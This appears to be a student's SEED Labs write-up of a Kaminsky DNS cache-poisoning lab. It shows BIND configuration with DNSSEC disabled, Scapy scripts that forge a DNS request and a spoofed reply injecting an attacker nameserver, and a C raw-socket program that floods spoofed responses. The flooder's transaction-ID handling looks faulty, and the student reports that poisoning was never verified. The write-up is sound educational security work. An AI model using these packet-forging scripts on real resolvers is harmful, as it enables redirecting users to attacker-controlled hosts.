## Lab 3

```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'


def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()
```

## Task 1: Configure the User VM

Using dig to find the Authority Namserver for each query

```
!cat 'Task 1'/dig.txt
```

```
root@dd061560989a:/# dig local-dns-server-10.9.0.53

; <<>> DiG 9.16.1-Ubuntu <<>> local-dns-server-10.9.0.53
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15143
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;local-dns-server-10.9.0.53.     IN    A

;; ANSWER SECTION:
local-dns-server-10.9.0.53. 600  IN    A     10.9.0.53

;; Query time: 0 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Sun Feb 20 15:16:54 UTC 2022
;; MSG SIZE  rcvd: 86

root@dd061560989a:/# dig user-10.9.0.5
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> user-10.9.0.5
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1736
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;user-10.9.0.5.            IN    A

;; ANSWER SECTION:
user-10.9.0.5.        600   IN    A     10.9.0.5

;; Query time: 0 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Sun Feb 20 15:18:53 UTC 2022
;; MSG SIZE  rcvd: 60

root@2a0db12a8bdf:/# dig attacker-ns-10.9.0.153

; <<>> DiG 9.16.1-Ubuntu <<>> attacker-ns-10.9.0.153
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 44362
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5427f7b6871f08df0100000062125c3b916569d74790c930 (good)
;; QUESTION SECTION:
;attacker-ns-10.9.0.153.         IN    A

;; AUTHORITY SECTION:
.                10800 IN    SOA   a.root-servers.net. nstld.verisign-
grs.com. 2022022000 1800 900 604800 86400

;; Query time: 588 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Feb 20 15:20:27 UTC 2022
;; MSG SIZE  rcvd: 154
```

```
show_img('Task 1/dump_cache.png')
```

```
admin@Attacker-vm: .../bind
[02/20/22]admin@Attacker-vm:.../bind$ l
bind.keys  db.255    named.conf                named.conf.options
db.0       db.empty  named.conf.default-zones  rndc.key
db.127     db.local  named.conf.local          zones.rfc1918
[02/20/22]admin@Attacker-vm:.../bind$ sudo nano named.conf.options
[02/20/22]admin@Attacker-vm:.../bind$ sudo rndc dumpdb -cache
[02/20/22]admin@Attacker-vm:.../bind$ sudo rndc flush
[02/20/22]admin@Attacker-vm:.../bind$ sudo nano named.conf.options
[02/20/22]admin@Attacker-vm:.../bind$ sudo service bind9 restart
[02/20/22]admin@Attacker-vm:.../bind$
```

## Task 2: Configure the Local DNS Server (the Server VM)

Modifications made to edit the dump file

```
show_img('Task 2/named.conf.options.png')
```


```
options {
        dump-file "/var/cache/bind/dump.db";
        directory "/var/cache/bind";
```

Switching of dnssec-validation, setting query port to 33333


```
show_img('Task 2/turn_off_dns_sec.png')
```

```
        // dnssec-validation auto;
        dnssec-enable no;
        auth-nxdomain no;

        query-source port 33333

        listen-on-v6 { any; };
};
```

```
show_img('Task 2/bind_setup.png')
```




```
show_img('Task 2/bind_setup.png')
```



## Task 3: Configure the Attacker VM

Configuring the example.com domain

```
show_img('Task 3/attacker_conf.png')
```

Color

```
zone "attacker32.com" {
        type forward;
        type master;
        file "/etc/bind/attacker32.com.zone";
        forwarders {
                10.9.0.153;
        };
}
zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
}
```

## Task 4: Testing the Setup

Testing the DNS output of the user vm, the local DNS server 10.9.0.53 forwards the ns.attacker32 to be resolved by 10.9.0.153 which is the attacker's server.

```
!cat 'Task 4'/dig_output.txt
```

```
root@2a0db12a8bdf:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38952
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ac4101f298ed2f3a01000000621268550bc3dbd1093561db (good)
;; QUESTION SECTION:
;ns.attacker32.com.        IN    A

;; ANSWER SECTION:
ns.attacker32.com.    259200     IN    A     10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Feb 20 16:12:05 UTC 2022
;; MSG SIZE  rcvd: 90

root@2a0db12a8bdf:/# dig www.example.com
```


```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54721
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bdb4cfedceb61da001000000621268eb0fa5d39a82c30f2b (good)
;; QUESTION SECTION:
;www.example.com.          IN    A

;; ANSWER SECTION:
www.example.com. 86400 IN    A     93.184.216.34

;; Query time: 1492 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Feb 20 16:14:35 UTC 2022
;; MSG SIZE  rcvd: 88

root@2a0db12a8bdf:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17741
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b2be59aaadb9fbc0010000006212692fee6bde6779c52a31 (good)
;; QUESTION SECTION:
;www.example.com.          IN    A

;; ANSWER SECTION:
www.example.com. 259200     IN    A     1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Feb 20 16:15:43 UTC 2022
;; MSG SIZE  rcvd: 88
```

dst IP is 10.9.0.53 which is the local DNS server, the sport is 53 which is the DNS port, and dport is 33333, which is the query port

```
!cat 'Task 4/dnsrq.py'
```

```
#!/usr/bin/python3
from scapy.all import *

Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
arcount=0, qd=Qdsec)
ip = IP(dst='10.9.0.53', src='10.9.0.5')
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns

with open('../ip_req.bin', 'wb') as f:
    f.write(bytes(request))
```

```
show_img('Task 4/dns_req.png')
```




## Task 5: Spoof DNS Replies


dst IP is 10.9.0.53 which is the local DNS server, the src IP is 199.43.135.53 which is a random IP address. The dport is 33333 as in task 3 and sport is 53, which is the UDP port

```
!cat 'Task 5'/dnsrep.py
```

```
#!/usr/bin/python3

from scapy.all import *

name = 'abcde.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
```

```
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.135.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open('../ip_resp.bin', 'wb') as f:
    f.write(bytes(reply))
```

```
show_img('Task 5/dnsrep.png')
```




## Task 6: Launch the Kaminsky Attack

Unfortunately my cloud VM kept crashing and this caused me to be unable to verify the cache poisoning, this is due to the large number of RDP packets being sent across the system. I am currently using Mac M1, which made it difficult for me to ascertain if the DNS cache poisoning worked.

```
!cat 'Task 6'/attack.c
```

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>
```

```
#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* req, int req_len);
void send_dns_response(unsigned char* resp, int req_len);

int main()
{
  long i = 0;
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("../ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("../ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  unsigned short id = 0;
  while (1) {
    // Generate a random name with length 5
```

```
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
    printf("attempt #%ld. request is [%s.example.com], transaction ID
is: [%hu]\n", ++i, name, id);

//#################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS
queries */

    memcpy(ip_req + 41, name, 5); // offet for 41
    send_dns_request(ip_req, n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS
server,
               each one with a different transaction ID. */

    // ... Students should add code here.
    memcpy(ip_resp + 41, name, 5); // offset between the 2 domains
    memcpy(ip_resp + 64, name, 5);
    for(short i = 0; i < 50; i++) {
        // id++;
      unsigned short id_net_order = htons(id);
      memcpy(ip_resp + 28, &id, 2);
      send_raw_packet(ip_resp, n_resp);
    }

//#################################################################
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char* req, int req_len)
{
  printf("Sending Spoofed Request...\n");
  send_raw_packet(req, req_len);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char* resp, int req_len)
{

}
```

```
/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled
out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
          &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

```
show_img('Task 6/dns_poison.png')
```

Color

[SEED Labs] Capturing from br-86e668f8b717

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

| | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|
| 24 | 02:2… 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0xfaae A qijfg.example.com A 1.2.3.4 … |
| 24 | 02:2… 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0xfbae A qijfg.example.com A 1.2.3.4 … |
| 24 | 02:2… 199.43.135.53 | 10.9.0.53 | DNS | 152 | Standard query response 0xfcae A qijfg.example.com A 1.2.3.4 … |
| 24 | 02:2… 10.9.0.53 | 199.43.133.53 | DNS | 100 | Standard query 0x7005 A qijfg.example.com OPT |
| 24 | 02:2… 199.43.133.53 | 10.9.0.53 | DNS | 524 | Standard query response 0xdaf5 No such name A oksxg.example.c… |
| 24 | 02:2… 10.9.0.53 | 10.9.0.5 | DNS | 142 | Standard query response 0xaaaa No such name A oksxg.example.c… |
| 24 | 02:2… 199.43.133.53 | 10.9.0.53 | DNS | 524 | Standard query response 0xab2a No such name A qdmbf.example.c… |
| 24 | 02:2… 10.9.0.53 | 10.9.0.5 | DNS | 142 | Standard query response 0xaaaa No such name A qdmbf.example.c… |
| 24 | 02:2… 199.43.133.53 | 10.9.0.53 | DNS | 732 | Standard query response 0x5ba3 No such name A zwtmo.example.c… |

```
▸ Frame 614504: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface br-86e668f8b717, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:35 (02:42:0a:09:00:35), Dst: 02:42:77:58:9c:cc (02:42:77:58:9c:cc)
▸ Internet Protocol Version 4, Src: 10.9.0.53, Dst: 199.43.133.53
▸ User Datagram Protocol, Src Port: 33333, Dst Port: 53
▸ Domain Name System (query)
```

```
0000  02 42 77 58 9c cc 02 42  0a 09 00 35 08 00 45 00   ·BwX···B ···5··E·
0010  00 56 eb 47 00 00 40 11  38 b1 0a 09 00 35 c7 2b   ·V·G··@· 8····5·+
0020  85 35 82 35 00 35 00 42  56 f2 70 05 00 10 00 01   ·5·5·5·B V·p·····
0030  00 00 00 00 00 01 05 71  69 6a 66 67 07 65 78 61   ·******q ijfg·exa
0040  6d 70 6c 65 03 63 6f 6d  00 00 01 00 01 00 00 29   mple·com *******)
```

br-86e668f8b717: <live capture in progress> Packets: 614644 · Displayed: 614644 (100.0%) Profile: Default